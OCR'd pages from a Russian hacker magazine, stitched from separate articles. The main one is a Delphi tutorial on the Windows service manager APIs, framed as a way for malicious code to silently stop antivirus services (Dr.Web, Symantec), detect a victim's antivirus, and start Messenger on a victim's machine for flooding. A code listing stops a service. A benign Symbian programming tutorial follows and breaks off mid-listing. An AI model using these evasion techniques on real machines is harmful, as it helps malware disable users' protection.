
```
$ rm -i `ls  -d *.txt | grep -v '^не-
удалять.txt'
```

Показать строки, содержащиеся в бинарном файле:

```
$ strings file
```



МИХАИЛ «HORRIFIC» ФЛЕНОВ



ДИЛДО ДЛЯ АНТИВИРУСА

«TESTED ON DR. WEB»

«TESTED ON DR. WEB»

УПРАВЛЕНИЕ СЕРВИСАМИ ЧЕРЕЗ МЕНЕДЖЕР WINDOWS

БУКВАЛЬНО ВЧЕРА Я УВИДЕЛ В ИНТЕРНЕТЕ ИНТЕРЕСНУЮ НОВОСТЬ О ТОМ, ЧТО ПОЯВИЛАСЬ ЗЛО-ПРОГРАММА, КОТОРАЯ ПОСЛЕ ЗАРАЖЕНИЯ КОМПА СКАЧИВАЕТ ПИРАТСКУЮ ВЕРСИЮ «АНТИВИРУСА КАСПЕРСКОГО» И С ЕЕ ПОМОЩЬЮ УНИЧТОЖАЕТ ВСЕХ КОНКУРЕНТОВ. ОРИГИНАЛЬНОЕ РЕШЕНИЕ :). МЫ МНОГО РАЗ СЛЫШАЛИ О ТОМ, ЧТО ВИРУСЫ ПЫТАЮТСЯ ОБМАНУТЬ АНТИВИРУСЫ, НО ТАКАЯ СТРАННАЯ ДРУЖБА НА МОЕЙ ПАМЯТИ ПРОИСХОДИТ ВПЕРВЫЕ. ЭТА НОВОСТЬ ПОДВИГЛА МЕНЯ НА РАЗГОВОР О ТОМ, КАК МОЖНО ОБМАНУТЬ АНТИВИРУС. ЛАРЧИК-ТО ДОСТАТОЧНО ПРОСТО ОТКРЫТЬ (ТОЧНЕЕ, ЗАКРЫТЬ ;).



Многие хакеры стремятся написать такой код вируса, трояна или другого зла, чтобы анализатор антивируса не смог его найти. Самое простое и эффективное решение кроется в отключении сервиса антивируса. Не знаю, как «Касперский» (давно его не юзал), а Symantec и Dr. Web работают как сервисы, а значит, чтобы наш зло-код спокойно работал в системе, не боясь антисредств, достаточно просто отключить соответствующий сервис, и никто уже его не остановит. Самое поразительное, что можно создавать сервисы, которые невозможно вырубить, но известные мне антивирусы почему-то легко отключаются. Это вполне логично, ведь анализаторы иногда ошибаются (сам с таким встречался), и тогда пользователь должен иметь возможность отключить слишком умный антивирус и позволить продолжить работу с программами, которые анализатор воспринял как зло.


Еще пример. Когда-то мы писали о том, что сервис Messenger не безопасен и подвержен атаке флудом, поэтому его начали отключать. Но кто мешает нам написать небольшую программу, которая будет запускать сервис на компьютере жертвы, чтобы потом его можно было атаковать флудом через NET SEND :)? Итак, сегодня нам предстоит узнать, как можно запустить/остановить любой сервис в системе или вогнать в его паузу. Судя по названию рубрики, мы будем делать это программно с помощью Delphi.


Менеджер сервисов

Приступим. За управление сервисами в окнах отвечает менеджер сервисов (Service Control Manager, что на нашем великом и могучем означает «менеджер управления сервисами»). Очень часто, в том числе и в документации MSDN, можно встретить сокращение SCManager.

Чтобы получить контроль над сервисами, для начала необходимо подключиться к менеджеру. Для этого используется функция OpenSCManager, которая в общем виде выглядит так:

```
function OpenSCManager (
lpMachineName,
lpDatabaseName: PChar;
```


Как всегда, разобраться с методами поможет файл помощи


Пример остановки сервиса

```
dwDesiredAccess: DWORD
): SC_HANDLE; stdcall;
```

Тут у нас всего 3 параметра:
1. Имя компьютера, к менеджеру которого необходимо подключиться. Если есть права, то можно управлять даже удаленным компьютером. Для подключения к локальному компьютеру этот параметр можно оставить нулевым.
2. База данных, которая нас интересует. Этот параметр должен быть равен SERVICES_ACTIVE_DATABASE или нулю. В обоих случаях результат один и тот же — выбирается активная база данных.
3. Флаг, определяющий желаемый доступ. В зависимости от прав, с которыми работает пользователь, можно указать различные флаги прав доступа к менеджеру сервисов. Нас интересует полный доступ, а значит, в третьем параметре необходимо указать SC_MANAGER_ALL_ACCESS. Фулл акцесс будет возможен, только если компьютер работает под админом. Слава богам за то, что большинство ламеров работает именно под такими правами, особенно в Windows Home Edition, где каждый юзер является локальным админом.
Если программа работает с правами LocalSystem, то можно указать следующие права доступа:
- SC_MANAGER_CONNECT — разрешено подключение к менеджеру;
- SC_MANAGER_ENUMERATE_SERVICE — разрешено перечисление сервисов;
- SC_MANAGER_QUERY_LOCK_STATUS — разрешен запрос состояния;
- STANDARD_RIGHTS_READ — стандартные права чтения;
- SC_MANAGER_MODIFY_BOOT_CONFIG — разрешено изменение загрузки.

Если функция отработала успешно и смогла подключиться, то результатом будет хэндл выбранной базы данных SC-менеджера. Если подключение невозможно, то результатом будет ноль.
Итак, чтобы подключиться к менеджеру управления сервисами на локальном компьютере, достаточно написать следующий код:

```
var
servicemanager: Cardinal;
begin
servicemanager:=OpenSCManager (nil,
nil, SC_MANAGER_ALL_ACCESS);
end;
```

Рекомендую проверять результат на корректность, потому что программа может не иметь прав для подключения с запрошенными привилегиями.

Подключение к сервису

К менеджеру мы подключились, теперь подрубимся к необходимому сервису. Для этого используется метод OpenService, который выглядит так:

```
function OpenService (
hSCManager: SC_HANDLE;
lpServiceName: PChar;
dwDesiredAccess: DWORD
): SC_HANDLE; stdcall;
```

Здесь у нас опять 3 параметра:
1. хэндл менеджера сервисов, который мы получили после выполнения функции OpenSCManager;
2. имя сервиса, которым нужно управлять;
3. права доступа.
В качестве прав доступа при подключении к сервису можно указывать:
- SERVICE_ALL_ACCESS — полный доступ;
- SERVICE_START — разрешить запуск сервисов;
- SERVICE_STOP — разрешить останавливать сервисы;
- SERVICE_PAUSE_CONTINUE — разрешить вгонять сервис в паузу и возобновлять выполнение.


Это основные права, которые тебе могут понадобиться.
Если выполнение прошло успешно, в качестве результата функция возвращает хэндл сервиса. Если произошла ошибка, то результатом будет ноль. Обязательно проверяй на ошибку, ведь сервис может и не быть установлен, а значит, его невозможно будет открыть и впоследствии управлять им. Получается, что по наличию сервиса можно определить, какой антивирус стоит на компьютере жертве. Если соответствующий сервис открылся, то его можно останавливать.

Управление

Ну что же, можно начинать управление. Делается это с помощью функции:

```
ControlService.
function ControlService (
hService: SC_HANDLE;
dwControl: DWORD;
var lpServiceStatus: TserviceStatus
): BOOL; stdcall;
```

И снова 3 магических параметра:
1. Хэндл сервиса, которым нужно управлять.
2. Действие, которое нужно выполнить.
Основные указываемые здесь команды — это:
- SERVICE_CONTROL_STOP — остановить сервис;
- SERVICE_CONTROL_PAUSE — сделать паузу, скушать «Твикс»;



> Теперь ты можешь написать собственную оснастку управления сервисами

• SERVICE_CONTROL_CONTINUE — продолжить выполнение сервиса, который кушает «Твикс».
3. Переменная типа SERVICE_STATUS, через которую мы получим последнее состояние сервиса.
При остановке можно встретиться с одной серьезной проблемой. Если есть зависимые работающие сервисы, то остановить требуемый сервис будет невозможно. Необходимо определить зависимости и остановить все сервисы. Но об этом чуть ниже.

Использование менеджера

Теперь у тебя есть информация, необходимая, для того чтобы написать образец кода, который будет незаметно останавливать все, что мешает твоей программе. В листинге 1 ты можешь увидеть пример кода, останавливающего сервис Messenger.
Единственная нерассмотренная мной функция, которая есть в этом примере, — это CloseServiceHandle (аналог CloseHandle). С ее помощью необходимо закрывать открытый нами хэндл сервиса или хэндл менеджера управления сервисами.
Ах, чуть не забыл. Все функции работы с сервисами и менеджером описаны в модуле WinSvc.pas, поэтому не забудь прописать его в разделе uses, иначе пример не скомпилируется.

Стартуем

Обрати внимание, что при рассмотрении функции контроля ControlService я не привел флага, который отвечал бы за запуск сервиса. Нет, я не опустил его из-за ненадобности, просто за запуск отвечает совершенно другая функция — StartService.

```
function StartService (
hService: SC_HANDLE;
dwNumServiceArgs: DWORD;
var lpServiceArgVectors: Pchar
): BOOL; stdcall;
```

Давай глянем на параметры этой функции.
1. Хэндл сервиса, который нужно запустить.
2. Количество передаваемых аргументов. Они передаются в виде строк в третьем параметре функции.
3. Массив из строк аргументов. Каждый элемент массива — это строка, которая заканчивается нулем.
Не знаю, отчего в Microsoft запуск сервиса выделили в отдельную функцию и не смогли все реализовать в универсальной ControlService. Мне кажется, что это связано с безопасностью, но когда кажется, нужно креститься. Оставим лишнюю функцию на совесть разработчиков, тем более что их совесть выдерживала и не такое :).
Со стартом могут быть проблемы. Не каждый может это сделать, особенно если для корректной работы требуется запуск других сервисов. Если результат не нулевой (true), то запуск произошел успешно, а если нулевой (false), то произошла ошибка.

Оснастим

С помощью функций менеджера управления сервисов ты легко можешь написать собственную оснастку управления сервисами. Конечно, мы ещё не рассмотрели все функции SC-менеджера, потому что их очень много и вместить их в одну статью нереально, а растягивать на несколько — нет смысла. Поэтому, чтобы облегчить твое дальнейшее изучение этой темы, я сделаю краткий обзор функций, которые могут тебя заинтересовать. А дальше уже MSDN тебе в помощь.
• QueryServiceStatus — запрашивает ин-

Листинг 1


```
var
servicemanager, service: Cardinal;
ss: SERVICE _ STATUS;
begin
// Открываем менеджер сервисов
servicemanager:=OpenSCManager (nil,
nil, SC _ MANAGER _ ALL _ ACCESS);


// Открываем сервис Messenger
service:=OpenService
(servicemanager,        'Messenger',
SERVICE _ ALL _ ACCESS);


// Проверяем на ошибочки
if service=0 then
begin
ShowMessage ('Ошибка');
exit;
end;


// Останавливаем Messenger
ControlService  (service,  SERVICE _
CONTROL _ STOP, ss);

// Закрываем сервис
CloseServiceHandle (service);
end;
```






Сервис, который нужно тормознуть, чтобы отключить Dr. Web



Оснастка «Сервисы» управляет сервисами теми же методами, которые мы рассматриваем в этой статье

формацию о состоянии сервиса. У функции 2 параметра: хэндл сервиса и переменная типа SERVICE_STATUS, куда будет записан результат.

- `CreateService` — создает сервис и добавляет его в базу данных определенного менеджера управления сервисами. Параметров у этой функции много, поэтому сэкономим место. Да и инсталлировать сервисы просто и без этой функции, достаточно только запустить исполняемый файл.
- `DeleteService` — удаляет сервис. Параметр только один, и это хэндл удаляемого сервиса.
- `EnumDependentServices` — перечисляет все сервисы, которые зависят от указанного. Таким образом можно вычислить зависимости.
- `GetServiceDisplayName` — определяет дружественное имя сервиса, которое можно увидеть в оснастке служб.
- `EnumServicesStatus` — перечисляет все установленные сервисы из базы данных и возвращает для каждого из них текущее состояние.

Реакция

При работе с SC-менеджером нужно быть очень внимательными, потому что результат наступает не мгновенно. Если запустить пример, который ты найдешь на диске, и программно остановить сервис Messenger, то можно увидеть, что в оснастке «Сервисы» служба сообщений будет некоторое время недоступна, так как система будет останавливать сервис, обновлять базу данных и т.д.

«НЕ ЗНАЮ, ОТЧЕГО В MICROSOFT ЗАПУСК СЕРВИСА ВЫДЕЛИЛИ В ОТДЕЛЬНУЮ ФУНКЦИЮ И НЕ СМОГЛИ ВСЕ РЕАЛИЗОВАТЬ В УНИВЕРСАЛЬНОЙ CONTROLSERVICE»

Запуск и остановка служб из оснастки работы с сервисами будут также происходить не сразу. В зависимости от многих факторов это может занять от нескольких секунд до нескольких минут.

Так что не надейся, что выключенный программно антивирус тут же перестанет сканировать и можно творить что угодно.

Напутствие

Для того чтобы зло-код не смог программно отрубить антивирус и внедриться в твою систему, достаточно работать на компьютере с правами простого пользователя, а не администратора.

В этом случае код не сможет получить полного доступа к системе. Конечно, нет ничего невозможного — есть куча способов поднять права, но это весьма проблематично. Программное отключение сервисов лишний раз подтверждает тот факт, что защиты в окнах просто не может быть, особенно если юзер работает под правами админа. Любая зло-программа может незаметно вырубить эту защиту и уничтожить компьютер бедного пользователя. Виноват останется все тот же бедный юзер, но что он может сделать в Windows Home Edition?

Остается только пожелать тебе удачи. Надеюсь, скоро увидимся.



ДМИТРИЙ «DEM@N» ТАРАСОВ
/ DMITRY_TARASOV@HOTMAIL.COM /

DАО SYMBIAN

ВОЗЬМИ СВОЙ СМАРТФОН ПОД КОНТРОЛЬ

ПОСЛЕ ПУБЛИКАЦИИ СТАТЕЙ «СМС-ШПИОНАЖ» В СЕНТЯБРЬСКОМ НОМЕРЕ «Х» И «SYMBIAN TIPS'N'TRICKS» В ОКТЯБРЬСКОМ «СПЕЦЕ» Я ПОЛУЧИЛ МОРЕ ПИСЕМ С ПРОСЬБАМИ РАССКАЗАТЬ О ТОМ, КАК ИЗУЧИТЬ ОСНОВЫ КОДИНГА ПОД СМАРТФОНЫ НА БАЗЕ SYMBIAN И КАКОЙ ИНСТРУМЕНТАРИЙ ИСПОЛЬЗОВАТЬ. ЧТО ЖЕ, ПО ПРОСЬБАМ ТРУДЯЩИХСЯ Я И ОПИШУ ЭТОТ ТРУДОЕМКИЙ, НО ЗАХВАТЫВАЮЩИЙ ПРОЦЕСС СОЗДАНИЯ ПРОГРАММЫ ДЛЯ СМАРТФОНА.

На чем писать?

Под Symbian можно писать и на Яве, и на Си, и даже на Python и C#. Но что касается Java2ME, то ни быстрота выполнения кода, ни возможности, предоставляемые этим языком разработчику, не являются удовлетворительными. Аналогичная ситуация пока и с .NET для смартфонов. Про Питон, думаю, вообще говорить не стоит :). C++ же, в свою очередь, позволяет использовать ОС на полную катушку, поскольку сама Symbian и написана на этом могучем языке :).

Symbian бывают разные

Как ты, наверное, знаешь, ОС Symbian — лишь основа программной части любого смартфона, предоставляющая необходимые для работы API. Внешний вид же и способ взаимодействия с пользователем определяется одной из двух реализаций интерфейсных надстроек над ОС — Series60 от компании Nokia и UIQ от Sony Ericson. В этой статье я буду ориентироваться на разработку под Series60, поскольку платформа UIQ хоть и вызывает восхищение с эстетической точки зрения, но практически ограничивается 3-4 моделями смартфонов от Sony Ericson. К выпуску смартов же на S60 подключились, помимо Nokia, и такие скорострелы смартфоностроения, как Samsung и LG. На сегодняшний день количество моделей на этой платформе перевалило за 50, что с успехом можно наблюдать в часы пик в метрополитене :).

Инструментарий

Определившись с языком, нужно разобраться со средой разработки, которую мы будем использовать для создания проектов. На данный момент очень хорошо себя зарекомендовала связка Visual Studio.NET 2003 + Carbide.VS. В октябрьском «Спеце» мы уже писали о том, почему лучше использовать этот инструментарий. Поэтому здесь я лишь напомню, что Carbide.VS — надстройка над студией от компании Nokia. Взять ее можно на нашем диске, либо на forum.nokia.com.


После установки студии и надстройки необходимо определиться, под какую версию ОС мы будем писать. На сегодняшний момент ходовыми являются версии 7.0, 8.0, 8.1 и 9.1. Для каждой версии платформы есть свой набор инструментов, называемый SDK и включающий документацию, примеры кода, эмулятор смартфона на ПК и прочие тулзы, необходимые для сборки проекта. По большому счету программа, написанная для Symbian 7.0 с использованием соответствующего SDK, будет успешно работать и на последующих версиях до 8.1 включительно (если не применять какие-нибудь специфические API). SDK также есть на нашем диске и на forum.nokia.com. Устанавливать это дело нужно на диск C (это важно), после чего появится директория вида C:/Symbian/Series60/7.0/Epoc32. Вот в ней-то и нужно создавать проекты, чтобы компилятор и линковщик нормально работали.


Из чего состоит проект на Symbian?

После установки необходимого инструментария надо разобраться, что есть что в минимальном проекте. Запускай среду и выбирай New Symbian Project в папке Visuall C++ Project. Не забудь задать путь проекта в папке Epoc32. Далее в диалоговом окне выбирай SDK (если их в списке нет, то юзай кнопку Enable/Disable SDK) и указывай тип проекта Classic Project Template — S60 EIKON Control-Based Application («Hello, World»). После этого жми Finish, и среда сгенерирует тебе кучу разных непонятных классов и файлов в папке проекта.

Предлагаю пройтись по папкам, которые создала студия, и посмотреть, что в них лежит.

- **AIF** — здесь по умолчанию хранится иконка приложения (в варианте для статусной панели программы и для меню смартфона). Обрати внимание, что, для того чтобы лого программки нормально смотрелось в меню, необходимо для каждой картинки создавать черно-белую маску, где черным будет закрашена видимая (показываемая) часть. Часть картинки, выкрашенная в белый цвет, не отобразится в меню программ, а ее место займет общий


Те самые 3 символа мусора


Создание проекта

фон темы оформления, установленной на смартфоне. Советую подробнее посмотреть документацию по Bitmap и утилите AifTool.

Кроме того, в этой папке еще есть файл aif-ресурсов приложения, имеющий примерно такой вид:

```
#include <aiftool.rh>
RESOURCE AIF _ DATA
{
    app _ uid=0x01ff9a56; //UID приложения
    num _ icons=2; //количество иконок
    …
}
```

• DATA — в этой директории хранятся файлы ресурсов приложения, являющиеся очень важной частью любой GUI-программы для Symbian. В ресурсах определяются строки, пункты и структура меню, внешний вид статусной панели приложения, структура списков и других контролов. Описание любого ресурса начинается с ключевого слова RESOURCE. К примеру, простейшее меню, вызываемое при нажатии левой функциональной кнопки, описывается следующим образом:

```
RESOURCE MENU _ PANE r _ symbian3 _ menu
{
 items =
 {
 MENU _ ITEM { command = ESymbian3CmdAppTest;
txt = qtn _ appl _ test; },
 MENU _ ITEM { command = EAknCmdExit; txt =
qtn _ appl _ exit; }
 };
 }
```

Здесь MENU_ITEM соответствует каждому новому пункту меню; command — идентификатор команды, вызываемой при выборе соответствующего пункта меню, а txt — подпись пункта. Ресурс caption'а приложения вынесен в отдельный файл и имеет такой вид:

```
RESOURCE CAPTION _ DATA.
{
 //Подпись приложения
 caption = qtn _ app _ caption _ string;
 shortcaption = qtn _ app _ short _ caption _
string; //Короткая подпись приложения
}
```

• GROUP — здесь лежат файлы, необходимые для сборки проекта. Наибольший интерес представляет файл с расширением mmp. Это файл описания проекта, из которого линковщик берет все пути подключаемых библиотек, хедеров и т.д. Рекомендую ознакомиться со структурой MMP и почитать документацию.


Хочу обратить внимание на следующий факт: часто при добавлении нового функционала в приложение необходимо использовать какой-либо класс, требующий подключения определенного хедера и библиотеки. Соответственно, эту библиотеку нужно прописывать в mmp-файл следующим образом: LIBRARY megalib.lib. При этом в VS наблюдается такой глюк: при сборке проекта, если она до этого уже производилась, иногда появляется сообщение об ошибке, в котором говорится о том, что требуемая библиотека не подключена, хотя это не так! В подобных случаях нужно делать ReBuild Solution. Если и это не помогает, можно попробовать реимпортировать свой проект. То же самое касается и файлов ресурсов: если ты видишь, что изменения в них никак не отражаются на сборке, сделай ребилд.

• INC — здесь располагаются хедеры использующихся в проекте классов. Стоит отметить, что в Symbian C++ принята очень полезная практика — для каждого более-менее значимого класса создавать отдельную пару «хедер — срр'шник». Кроме того, в этой папке имеется файл с расширением hrh, в котором содержится перечисление всех юзерских команд, вызываемых при выборе определенного пункта меню:

```
enum TXaCommandIds
{
cmd _ mymoney=1,
cmd _ myanketa,
cmd _ myanketa _ view,
cmd _ myanketa _ change,
cmd _ shownadv,
cmd _ cab,
cmd _ hide
};
```



http://club60.org — пожалуй, единственный стоящий источник информации о Symbian на русском языке.
http://NewLC.com — весьма познавательный ресурс.
http://discussion.forum.nokia.com — здесь можно найти решение практически любой проблемы.



На диске ты найдешь необходимый инструментарий.



> Вот так выглядит стол разработчика под Symbian

Чтобы избежать всяких дурацких ошибок при сборке, важно не забывать вносить сюда все новые команды.
Тут же лежит файл, содержащий локализованные версии строк, используемых в приложении для подписей, лейблов, диалогов и т. д. Как правило, такой файл состоит из строк вида:

```
